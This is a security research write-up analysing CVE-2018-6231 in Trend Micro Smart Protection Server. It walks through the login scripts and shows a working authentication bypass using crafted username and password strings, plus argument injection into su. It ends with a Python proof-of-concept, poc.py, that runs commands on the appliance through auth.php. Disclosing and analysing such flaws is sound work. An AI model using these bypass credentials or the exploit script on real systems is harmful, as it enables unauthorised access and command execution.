Trend Micro Smart Protection Server

Auth Command Injection Authentication Bypass Vulnerability

CVE-2018-6231/ZDI-18-218

Background

Trend Micro Smart Protection Server is a next-generation, in-the-cloud based, advanced protection solution. At the core of this solution is an advanced scanning architecture that leverages malware prevention signatures that are stored in-the-cloud.
This solution leverages file reputation and web reputation technology to detect security risks. The technology works by off loading a large number of malware prevention signatures and lists that were previously stored on endpoints to Trend Micro Smart Protection Server. Using this approach, the system and network impact of the ever-increasing volume of signature updates to endpoint is significantly reduced [1].

Vulnerability Description

Once the appliance is installed, the web console is available on port 4343. Navigating to this page we are presented with a login prompt. Since the ZDI advisory mentions injection in the login prompt, specifically in the username field, we want to locate the code responsible for authentication. Before looking through the web application's files, let's take a look at the patch:

```
-bash-3.2# ll tmsss-service-patch/
total 4716
-rw-r--r-- 1 root root     501 Feb  5  2018 ExpectLogin
-rw-r--r-- 1 root root     131 Feb  5  2018 iLogin
-rw-r--r-- 1 root root   16895 Feb  5  2018 install.sh
-rw-r--r-- 1 root root 2341053 Feb  5  2018 libproxy.so
-rw-r--r-- 1 root root 2434006 Feb  5  2018 lighttpd-1.4.39-01.x86_64.rpm
-rw-r--r-- 1 root root    5467 Feb  5  2018 post_install.sh
drwxr-xr-x 2 root root    4096 Feb  2 14:46 tmsss-service-config
```

`iLogin` and and `ExpectLogin` immediately catch our eye because we know the vulnerability is related to the login page. These files have the following contents:

```
# iLogin:
#!/bin/bash
if [ $# -ne 2 ]
then
    exit 1
fi;
# patch: check if the first parameter is a valid user
if ! id "$1" >/dev/null 2>&1; then
    exit 1
fi
/usr/tmcss/bin/ExpectLogin "$1" "$2"
```

From this we can see that `iLogin` is a wrapper with some input validation that calls `ExpectLogin`. More precisely, `iLogin` is checking to make sure the first argument is a valid user (presumably not an injected command). Taking a look at `ExpectLogin`, we can see it is an Expect script, an extension of the Tcl scripting language, and that sanitized parameter is used like so:

```
...
set password [lindex $argv 1]
set timeout 3
set env(LANG) en_US.UTF-8

spawn su - [lindex $argv 0] -s /bin/bash <- username parameter substituted
expect "*Password:"
send -- "$password\r"
expect {
    "su: incorrect password" {
        send_user "fail\n"
        exit 1
    }
    "su: using restricted shell /usr/bin/clish" {
```

```
        send_user "ok\n"
        exit 0
    }
    timeout {
        send "sh /usr/tmcss/bin/authCheck\r"
            expect "success" {
                send_user "ok\n"
                exit 0
            }
    }
}
send_user "fail\n"
exit 1
```

Now it becomes clear that the sanitized parameter corresponds to the username. `ExpectLogin` attempts to log in to the provided user and returns zero if successful, one otherwise.

Taking a look at the unpatched `/usr/tmcss/bin/iLogin` script we can see that it is identical to `ExpectLogin`! The patch renamed `iLogin` to `ExpectLogin` and added validation of the username via a wrapper shell script. The task now is to identify how the web application invokes `iLogin`:

```
-bash-3.2# grep -r 'iLogin' /var/www/ 2> /dev/null
/var/www/AdminUI/auth.php:exec("/usr/tmcss/bin/iLogin $account $password", $output, $retu
rn_var);
/var/www/AdminUI/auth.php:print "iLogin: $return_var\n";
```

Only one hit and `/var/www/AdminUI/auth.php` contains the following:

```
...
$data = $_POST["data"];
...
$decrypted = RSADecrypt($data);
...
$words = explode("\t", $decrypted);
```

```
$account = escapeshellarg($words[0]);
$password = escapeshellarg($words[1]);
...
$output = array();
$return_var = 1;
...
exec("/usr/tmcss/bin/iLogin $account $password", $output, $return_var);
if($return_var == 0)
{
    // authenticate
}
```

Here we can see that the credentials are decrypted (initially encrypted by the login page using RSA), separated, and sanitized through `escapeshellarg()` before being passed to `iLogin`. Now we know we are meant to inject into the `$account` variable which is ultimately passed into `su`:

```
spawn su - [lindex $argv 0] -s /bin/bash
```

However, the `escapeshellarg()` function adds single quotes around a string and quotes/escapes any existing single quotes [2]. What this means is that we won't be able to provide an `$account` value of `; id ;` and have our command executed, we'll have to inject an *argument* instead. For example, if we provide an `$account` value of `--command=id`, the following command will be executed:

```
su - '--command=id' -s /bin/bash
```

`--command-id` is interpreted as an option to `su` instead of the user parameter. Since no user is specified, `su` defaults to root and prompts for the password. If `iLogin` provides the correct password, `id` is executed thereby achieving command execution:

```
-bash-3.2# tail -1 /var/log/messages
Feb  2 16:30:49 localhost php-cgi: [SPS Event] Unauthorized client. ErrorCode=1, IP=192.1
68.15.6, Account='--command=touch oops'
```

```
-bash-3.2# ll oops
-rw-r--r-- 1 root root 0 Feb  2 16:30 oops
```

However the ZDI advisory explicitly states that authentication is not required and that this vulnerability allows you to bypass it. Having to know the root password doesn't quite agree with what was stated so we look further and try to understand how `ExpectLogin` works. We make a copy of the script for testing and enable the `-d` flag on Expect which will let us see exactly what the program is trying to match:

```
[admin@localhost ~]$ expect -d test_ilogin test 123
...
expect: does "su: " (spawn_id exp6) match glob pattern "*Password:"? no
user test does not exist
expect: does "su: user test does not exist" (spawn_id exp6) match glob pattern "*Passwor
d:"? no
expect: does "su: user test does not exist\r\n" (spawn_id exp6) match glob pattern "*Pass
word:"? no
expect: read eof
expect: set expect_out(spawn_id) "exp6"
expect: set expect_out(buffer) "su: user test does not exist\r\n"
send: sending "123\r" to { exp6 send: spawn id exp6 not open
    while executing
"send -- "$password\r""
    (file "test_ilogin" line 11)
```

It seems `su` is printing `su: user %s does not exist` and Expect is looking for the ouput `*Password:`. What if we provided a username of `Password:` ?


```
[admin@localhost ~]$ expect -d test_ilogin "Password:" 123
...
expect: does "su: user Password: does not exist" (spawn_id exp6) match glob pattern "*Pas
sword:"? yes
...
send: sending "123\r" to { exp6 }
```

```
expect: does " does not exist" (spawn_id exp6) match glob pattern "su: incorrect passwor
d"? no
"su: using restricted shell /usr/bin/clish"? no
...
expect: does " does not exist123\r\n" (spawn_id exp6) match glob pattern "su: incorrect p
assword"? no
"su: using restricted shell /usr/bin/clish"? no
...
write() failed to write anything - will sleep(1) and retry...
fail_catch_all
```


We've bypassed the first check now Expect is looking to match `does not exist123` to `su: using restricted shell /usr/bin/clish`. What if we provide the latter as the password?

```
[admin@localhost ~]$ expect -d test_ilogin "Password:" "su: using restricted shell /usr/b
in/clish"
...
expect: does "su: user Password: does not exist" (spawn_id exp6) match glob pattern "*Pas
sword:"? yes
...
expect: does " does not existsu: using restricted shell /usr/bin/clish\r\n" (spawn_id exp
6) match glob pattern "su: incorrect password"? no
"su: using restricted shell /usr/bin/clish"? yes
...
ok
...
[admin@localhost ~]$ echo $?
0
```

Open sesame! The Expect script matches the password and returns zero indicating successful authentication. Let's try this in the web interface. We enter the username as `Password:`, extend the maximum length of the password field beyond the configured 32, and then enter `su: using restricted shell /usr/bin/clish` as the password:



Click `Log on` and we're logged in as `Password:`:



Authentication has been successfully bypassed. Additionally I've attached a proof-of-concept exploit (`poc.py` in the appendix) that demonstrates the argument injection consequence mentioned earlier. Note that the exploit requires you to provide the password for the root account which is set up during the installation of the appliance.

References

[1] http://docs.trendmicro.com/all/ent/sps/v3.1/en-us/sps_olh/intro_sps_how.html

[2] http://php.net/manual/en/function.escapeshellarg.php

Appendix

poc.py

```
"""
Target: Trend Micro Smart Protection Server
Version: 3.1 prior to CP1064
Vulnerability: CVE-2018-6231/ZDI-18-218
Python Version: 3.7
Usage: poc.py $ip $port $command $password
"""

import rsa # pip install rsa
import requests # pip install requests
import re
import sys
import base64
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


N = int("B04A7A09667D53337ADDD976898D317C9B213\
564D795D8B974D5C6E0B69E0FD14C00474C14DD3824D2A5C55D33399B8B9\
D5DCC15E7C2879A388D2C3768D18BD1639463FD00472AE1DC894CBB552F4\
A7126794707BE63497C6A4554A78EB6DED53E42B5408224420BA773A86B5\
73A6D0B9D618B95AAA395703C62561BC01B3062A05D42662F89A66B8991B\
659FD6047A67073013E80F15CC50A8AA9B28E36946ABF980ACC65CE77DDE\
F5EA3A902B0F4AAC5B2F8C6A2CA60EC0129055768BC45B2B8D4A0C2B6766\
54ACD6A1B3074CFAB618680BDEAE4D0E5ED2C8011EA797D3BC237C5A5494\
617C8CF5ACB3B49A4CE0FC8947CF95B63506F7FC0A2F2A899C7E2810C99A\
```

```
5A8B18F9FC1BBBA5864A7832C157484C6A6C0CACE23952FD08EBD269066C\
55F5C96BECC95419742CECF0B4062F89413DDC4A74F7F4E5A1ABAB1B6692\
8D8613BBAE622BB189014929222962BC765778AEF47790B735FDEF4E6E99\
7D48D8D6274C3C06184BDBFE3844577A6A38886D76190EC236291917DE5C\
D0C46C63967F6D303B81F37D125E1C35DD4DEDF48A96BBFFFF0BB5009094\
DC801185F229EEE54980D4F822A673B5891D51FE7F5043B117875246E117\
46A640076CDDF7001E222978C4CB7A3D3D23C93405188A053DBBD91DA895\
5A961638C62D0872EE4F22D9D8CE0155C33CA56F0482A0B4B0935A95CDD1\
C75EEB9B2788E564BBE7E3E294B", 16)
e = int("10001", 16)


if __name__ == "__main__":
    _, ip, port, cmd, pwd = sys.argv
    url = "https://%s:%s/" % (ip, port)

    s = requests.session()
    r = s.get(url, verify=False)

    # extract nonce and sid value
    nonce = re.findall(r'name="nonce" value="([^"]+)"', r.text)[0]
    sid = re.findall(r'name="sid" value="([^"]+)"', r.text)[0]

    # encrypt, encode, and POST
    user = "-c %s" % cmd
    data = "%s\t%s\t%s" % (user, pwd, nonce)
    key = rsa.PublicKey(N, e)
    data = rsa.encrypt(str.encode(data), key)
    data = base64.b64encode(data)

    r = s.post(url + "auth.php", data={'data': data, 'sid': sid})
```

Notes

```
- add logging to auth.php to inspect output of iLogin
- abuse iLogin to reach exit 0 branches
    > send control characters?
        > backspace (\x08) works to modify su output
    > provide $account of "Password:"
        > `expect "*Password:"` is bypassed and "$password\r" is sent but process has alr
eady terminated
- can webserv su to any other user without password prompt?
    > no, not even to itself
- multibyte characters?
    > http://www.securiteam.com/unixfocus/5EP0120OAI.html
- Tcl/Expect injection of special characters?
    > https://wiki.tcl-lang.org/page/Injection+Attack
- su uses PAM, are there any non default configs?
    > /etc/pam.d/su and /etc/pam.d/su-l are unchanged
- odd behaviour of escapeshellarg() in PHP <= 5.4.42?
    > https://bugs.php.net/search.php?cmd=display&search_for=escapeshellarg&x=10&y=6ADME.
md>
```